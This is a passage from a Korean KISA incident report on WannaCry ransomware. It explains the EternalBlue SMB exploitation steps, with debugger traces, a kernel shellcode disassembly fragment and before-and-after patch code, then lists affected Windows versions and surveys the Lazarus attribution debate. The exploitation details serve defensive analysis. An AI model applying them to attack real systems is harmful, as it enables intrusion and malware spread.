
⑧ 최초로 보냈던 OS/2 FeaList 패킷의 마지막 데이터를 전송하여 바로 전 해제된 메모리 공간에 OOB 취약점이 발생하는 버퍼를 할당한다.

그림 3-53. OS/2 FeaList 마지막 패킷 전송하여 프리된 공간에 할당



⑨ 수신된 마지막 패킷의 데이터가 memmove를 통해 정해진 범위를 벗어난 메모리에 복사되면서 아래 그림과 같이 인접한 SRVNET BUFFER(0x84768000)의 Header 정보가 보내진 데이터로 오버라이트되어 변조된다.

그림 3-54. OOB가 발생하여 Srvnet Buffer Header가 변조



⑩ SRVNET BUFFER Header에는 Memory Discriptor List(MDL)라는 구조체 정보가 존재하며, 해당 구조체의 MappedSystemVa변수는 데이터를 저장하는 버퍼 주소 값이 저장된다.

– 해당 데이터 주소 위치를 0xffdfef80값으로 덮어 버퍼 데이터가 0xffdff000 (0xffdfef80+0x80)에 쓰도록 강제 변경

※ 0xffdfef80에서 보내진 바이트의 수(0x80)를 더한 곳에 데이터가 쓰임

⑪ 아래 패킷을 전송할 경우 0xffdff000 주소부터 데이터가 저장되며, 0xffdff1f1 주소에는 커널 쉘코드가 저장된다.

그림 3-55. 커널 쉘코드 전송





그림 3-56. TcpDeliverDataToClient함수를 통해 패킷으로 전송된 커널 쉘코드를 메모리에 복사



⑫ OOB 취약점으로 인해 함수 포인터 주소가 쉘코드 주소로 변조되어 DoublePulsar를 설치하는 커널 쉘코드가 실행된다.

그림 3-57. 함수 포인터가 커널 쉘코드로 변조




그림 3-58. 변조된 콜 스택 정보

```
kd> g
Breakpoint 1 hit
ffdff1f1 31c0            xor     eax,eax
kd> k
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
a48c07d8 992ad290 0xffdff1f1
a48c0828 992ab204 srvnet!SrvNetCommonReceiveHandler+0x94
a48c0868 992ac5db srvnet!SrvNetIndicateData+0x73
a48c0884 82e88dd3 srvnet!SrvNetWskReceiveComplete+0x72
a48c08c8 8c16ab8c nt!IopfCompleteRequest+0x128
a48c08d4 8be74c4e afd!WskProTLReceiveComplete+0x5e
a48c094c 8be60809 tcpip!TcpCompleteClientReceiveRequest+0x1c
a48c09b8 8be6088e tcpip!TcpFlushTcbDelivery+0x1f6
a48c09d4 8beb5f8a tcpip!TcpFlushRequestReceive+0x1c
a48c0a18 8be8eccc tcpip!TcpShutdownTcb+0x4be
a48c0a50 8be9b7e4 tcpip!TcpAbortTcb+0x1b7
a48c0a64 82e99ac3 tcpip!TcpTlConnectionDisconnectCalloutRoutine+0x1a
a48c0acc 8be9b864 nt!KeExpandKernelStackAndCalloutEx+0x132
a48c0b04 8c16b58c tcpip!TcpTlConnectionDisconnect+0x67
a48c0b44 8c16785a afd!WskProIRPDisconnect+0xef
a48c0b4c 82e47c1e afd!AfdWskDispatchInternalDeviceControl+0x21
a48c0b64 8c16b611 nt!IofCallDriver+0x63
a48c0b6c 992acc7a afd!WskProAPIDisconnect+0x67
a48c0ba4 992aac19 srvnet!SrvNetWskDisconnectConnection+0x50
a48c0bbc 992a565a srvnet!SrvNetDisconnectConnectionInternal+0x12e
```

⑬ 쉘(Shell) 코드에 의해 DoublePULSAR가 설치되며, 이후부터는 DoublePULSAR 백도어를 이용해 워너크라이 DLL을 대상 PC에 인젝션 하여 전파한다.

그림 3-59. 커널 쉘코드 시작 부분

```
ffdff1f1 31c0            xor     eax,eax
ffdff1f3 40              inc     eax
ffdff1f4 90              nop
ffdff1f5 7408            je      ffdff1ff
ffdff1f7 e809000000      call    ffdff205
ffdff1fc c22400          ret     24h
ffdff1ff e8a7000000      call    ffdff2ab
ffdff204 c3              ret
ffdff205 e801000000      call    ffdff20b
ffdff20a eb90            jmp     ffdff19c
ffdff20c 5b              pop     ebx
ffdff20d b976010000      mov     ecx,176h
ffdff212 0f32            rdmsr
ffdff214 a3fcffdfff      mov     dword ptr ds:[FFDFFFFCh],eax
ffdff219 8d4317          lea     eax,[ebx+17h]
ffdff21c 31d2            xor     edx,edx
ffdff21e 0f30            wrmsr
ffdff220 c3              ret
```

백도어인 DoublePULSAR의 존재 유무에 따라 그 이후 행동이 달라지는데, 이를 위해 SMB 패킷을 전송하여 DoublePULSAR에 감염 여부를 판단한다.

그림 3-60. DoublePULSAR 확인을 위한 패킷 전송






그림 3-61. 응답 패킷을 통해 DoublePULSAR 설치 여부 확인



만약 DoublePULSAR가 설치되어 있는 경우, DoublePULSAR 백도어 기능을 이용해 워너크라이 DLL을 대상 PC에 인젝션 하여 전파한다.

하지만, DoublePULSAR 未 존재 시, CVE-2017-0144(EternalBlue) 취약점 익스플로잇 코드를 전송해 DoublePULSAR를 설치한다.

그림 3-62. 익스플로잇 페이로드 패킷



취약점 패치

취약점 패치는 근본적인 원인인 srv.sys 파일의 SrvOs2FeaListSizeToNt() 함수에서 리스트 길이 설정 부분을 수정하여 제거하면 된다.

그림 3-63. 취약점 패치

```
int __stdcall SrvOs2FeaListSizeToNt(_DWORD *a1)
{
  _WORD *v1; // eax@1
  unsigned int v2; // edi@1
  unsigned int v3; // esi@1
  int v4; // ebx@3
  int v6; // [sp+Ch] [bp-4h]@1

  v1 = a1;
  v6 = 0;
  v2 = (unsigned int)a1 + *a1;
  v3 = (unsigned int)(a1 + 1);
  if ( (unsigned int)(a1 + 1) < v2 )
  {
    while ( v3 + 4 < v2 )
    {
      v4 = *(_WORD *)(v3 + 2) + *(_BYTE *)(v3 + 1);
      if ( v4 + v3 + 4 + 1 > v2 )
        break;
      if ( RtlSizeTAdd(v6, (v4 + 12) & 0xFFFFFFFC, &v6) < 0 )
        return 0;
      v3 += v4 + 5;
      if ( v3 >= v2 )
        return v6;
      v1 = a1;
    }
    *v1 = v3 - (_WORD)v1;
  }
  return v6;
}
```

패치 전

```
int __stdcall SrvOs2FeaListSizeToNt(_DWORD *a1)
{
  _DWORD *v1; // eax@1
  unsigned int v2; // edi@1
  unsigned int v3; // esi@1
  int v4; // ebx@3
  int v6; // [sp+Ch] [bp-4h]@1

  v1 = a1;
  v6 = 0;
  v2 = (unsigned int)a1 + *a1;
  v3 = (unsigned int)(a1 + 1);
  if ( (unsigned int)(a1 + 1) < v2 )
  {
    while ( v3 + 4 < v2 )
    {
      v4 = *(_WORD *)(v3 + 2) + *(_BYTE *)(v3 + 1);
      if ( v4 + v3 + 4 + 1 > v2 )
        break;
      if ( RtlSizeTAdd(v6, (v4 + 12) & 0xFFFFFFFC, &v6) < 0 )
        return 0;
      v3 += v4 + 5;
      if ( v3 >= v2 )
        return v6;
      v1 = a1;
    }
    *v1 = v3 - (_DWORD)v1;
  }
  return v6;
}
```

패치 후

영향 받는 시스템

표 3-12. SMB 취약점 영향을 받는 시스템

o Windows 10
o Windows 8.1
o Windows RT 8.1
o Windows Vista
o Windows 8
o Windows 8 Enterprise
o Windows 8 Enterprise KN
o Windows 8 KN
o Windows 8 Pro
o Windows 8 Pro KN
o Windows Embedded 8 Industry Enterprise
o Windows Embedded 8 Industry Pro
o Windows Embedded 8 Pro
o Windows 7
o Windows XP Embedded
o Windows Server 2016
o Windows Server 2012 R2
o Windows Server 2008 R2 SP1 SP2
o Microsoft Windows Server 2003 Compute Cluster Edition
o Microsoft Windows Server 2003 R2 Datacenter Edition(32비트 x86)
o Microsoft Windows Server 2003 R2 Datacenter x64 Edition
o Microsoft Windows Server 2003 R2 Enterprise Edition(32비트 x86)
o Microsoft Windows Server 2003 R2 Enterprise x64 Edition
o Microsoft Windows Server 2003 R2 Standard Edition(32비트 x86)
o Microsoft Windows Server 2003 R2 Standard x64 Edition
o Microsoft Windows Server 2003, Datacenter Edition(32비트 x86)
o Microsoft Windows Server 2003, Datacenter Edition for Itanium-Based Systems
o Microsoft Windows Server 2003, Datacenter x64 Edition
o Microsoft Windows Server 2003, Enterprise Edition(32비트 x86)
o Microsoft Windows Server 2003, Enterprise Edition for Itanium-based Systems
o Microsoft Windows Server 2003, Enterprise x64 Edition
o Microsoft Windows Server 2003, Standard Edition(32비트 x86)
o Microsoft Windows Server 2003, Standard x64 Edition
o Microsoft Windows Server 2003, Web Edition
o Windows XP Home Edition
o Windows XP Media Center Edition 2004
o Windows XP Media Center Edition 2005
o Windows XP Professional
o Windows XP Professional x64 Edition
o Windows XP Tablet PC Edition
o Windows XP Tablet PC Edition 2005


KISA 한국인터넷진흥원

Ⅳ. 해커그룹 연관성



1. 해외 보안업체 동향

아래의 표로 북한과의 연관관계를 주장하는 측과 그렇지 않은 측의 내용을 요약했다.

표 4-1. 북한과의 강력한 연계성 주장 내용


분석 주체	의견
구글, [1] 카스퍼스키, [2] 시만텍 [3]	o 구글社의 NeelMehta 연구원의 SNS를 통한 내용 공유로부터 시작되었으며 카스퍼스키社의 연구원도 해당 내용에 동의하는 내용의 글을 게재 (5.15)  〈 구글社 Neel Mehta 연구원 트위터 발췌 〉 o 시만텍社는 워너크라이 랜섬웨어와 Lazarus그룹간의 연관성 분석내용 공개(5.22) – 2월, 3월, 4월 해외에서 발생한 워너크라이 초기버전에 대한 공격내용 분석 〈 시만텍 분석내용 〉 ☞ 최초 워너크라이 공격이 발생한 이후 피해자의 네트워크에서 Lazarus와 관련된 악성코드 발견(2월) ☞ 워너크라이 유포에 사용된 백도어 악성코드가 Lazarus그룹에서 사용하는 악성코드 계열(3월, 4월) ☞ Trojan.Bravonc 계열의 악성코드가 Lazarus 그룹과 동일한 C&C 기반을 사용 * 해당 계열의 악성코드의 코드난독화 방식이 워너크라이와 유사 ☞ Fake SSL 기능을 구현할 때 사용한 코드와 동일 * 워너크라이 초기버전 유포 시 이용한 백도어가 Lazarus 그룹에서 사용한 백도어의 변종 – 공격기법 또한 Lazarus 그룹에서 사용하는 SMB 유포방식(하드코딩된 ID/PW를 이용한 SMB 전파)과 동일

1) http://www.sify.com/finance/indian-origin-google-researcher-links-wannacry-wannacrypt-ransomware-attack-to-north -korea-news-crime-rfqqavibbijab.html
2) https://www.theverge.com/2017/5/15/15643226/wannacry-ransomware-north-korea-attribution-wannacrypt
3) https://www.symantec.com/connect/blogs/wannacry-ransomware-attacks-show-strong-links-lazarus-group

분석 주체	의견
일레븐패스 4)	o 워너크라이 악성코드에 대한 메타데이터 분석결과에서, – 압축파일의 타임스탬프, 다국어로 감염알림 메시지를 담고 있는 28개의 RTF 포맷에 대한 메터데이터 등을 분석 – 워너크라이 랜섬웨어 공격자는 중국어 페이지 파일을 편집하는데 많은 시간을 보냈으며 사용된 Word 프로그램의 기본설정 언어는 한국어로 설정  〈 각 언어별 편집소요시간 통계 〉  〈 RTF 메타데이터 상의 한국어 디폴트값 및 UTC 타임존에 대한 추정자료 〉 o 공격자의 시간대는 UTC+2와 UTC+12사이의 시간대로 추정된다고 밝힘

4) https://threatpost.com/metadata-analysis-draws-its-own-conclusions-on-wannacry-authors/126287/

표 4-2. 북한 소행을 반론하는 측면

분석 주체	의견
플래쉬포인트 [5]	o 플래쉬포인트社에 의하면, 영어와 중국어로 작성된 랜섬 노트만이 사람에 의해서 작성된 것이며 다른 언어들은 문법적 오류가 발견되어 번역된 것으로 판단 – 중국어로 작성된 내용이 매우 유창한 어구를 구사한 것으로 분석되었으며 남중국, 홍콩, 타이완 또는 싱가포르에서 사용하는 언어 형태로 언급  〈 워너크라이 감염지도 〉 o 플래쉬포인트社는 감염 시 표시되는 랜섬웨어 설명문이 초기에 한국어로 작성된 것이 아닌 다른 언어에서 변환되었던 것이라고 주장(5.30)
싸이버리즌 [6]	o 싸이버리즌社는 북한의 전통적인 사이버 공격 정책과 맞지 않다고 언급(5.18) – 코드 유사성이 존재한다는 점은 인정하지만, 해당 코드들이 매우 오래된 기술이며, 코드 재활용은 해커들이 흔하게 이용하는 방법이라고 전함 * 또한, 재활용된 코드 영역이 일반적인 함수 호출이며 북한의 코딩 방식을 특징할 수 있는 특정 근거가 부족함 o 대부분의 북한 해커들은 중국이나 러시아에서 활동하고 있으며, 인터넷 망 역시 주변국을 이용하고 있음 – 만일, 워너크라이 랜섬웨어를 개발하고 실행하는 과정에 중국이나 러시아 지역의 IP를 이용한 경우에 대한 위험성도 존재함 – 이번 사고의 감염 비율 중 한국이 상대적으로 적은 점도 언급

5) https://www.flashpoint-intel.com/blog/linguistic-analysis-wannacry-ransomware/
6) https://www.cybereason.com/blog-north-korea-is-unlikely-to-be-behind-the-wannacry-attack/


2. 연관성 분석

이번 워너크라이 사고를 추적 · 분석하는 많은 기관 · 업체에서는 과거 해킹사태들과 유사점을 지적하며, Lazarus(이하, '라자루스')*를 공격 주체로 지목하기도 하였다.

*소니픽쳐스 해킹사고의 주범으로 알려진 북한 해커그룹

5월 16일, 해외 구글社 소속의 분석가 "Neel Mehta"는 자신의 분석 내용을 근거로 이번 워너크라이(WannaCry) 랜섬웨어의 공격주체가 라자루스와 관련 있다고 주장했다. [7]

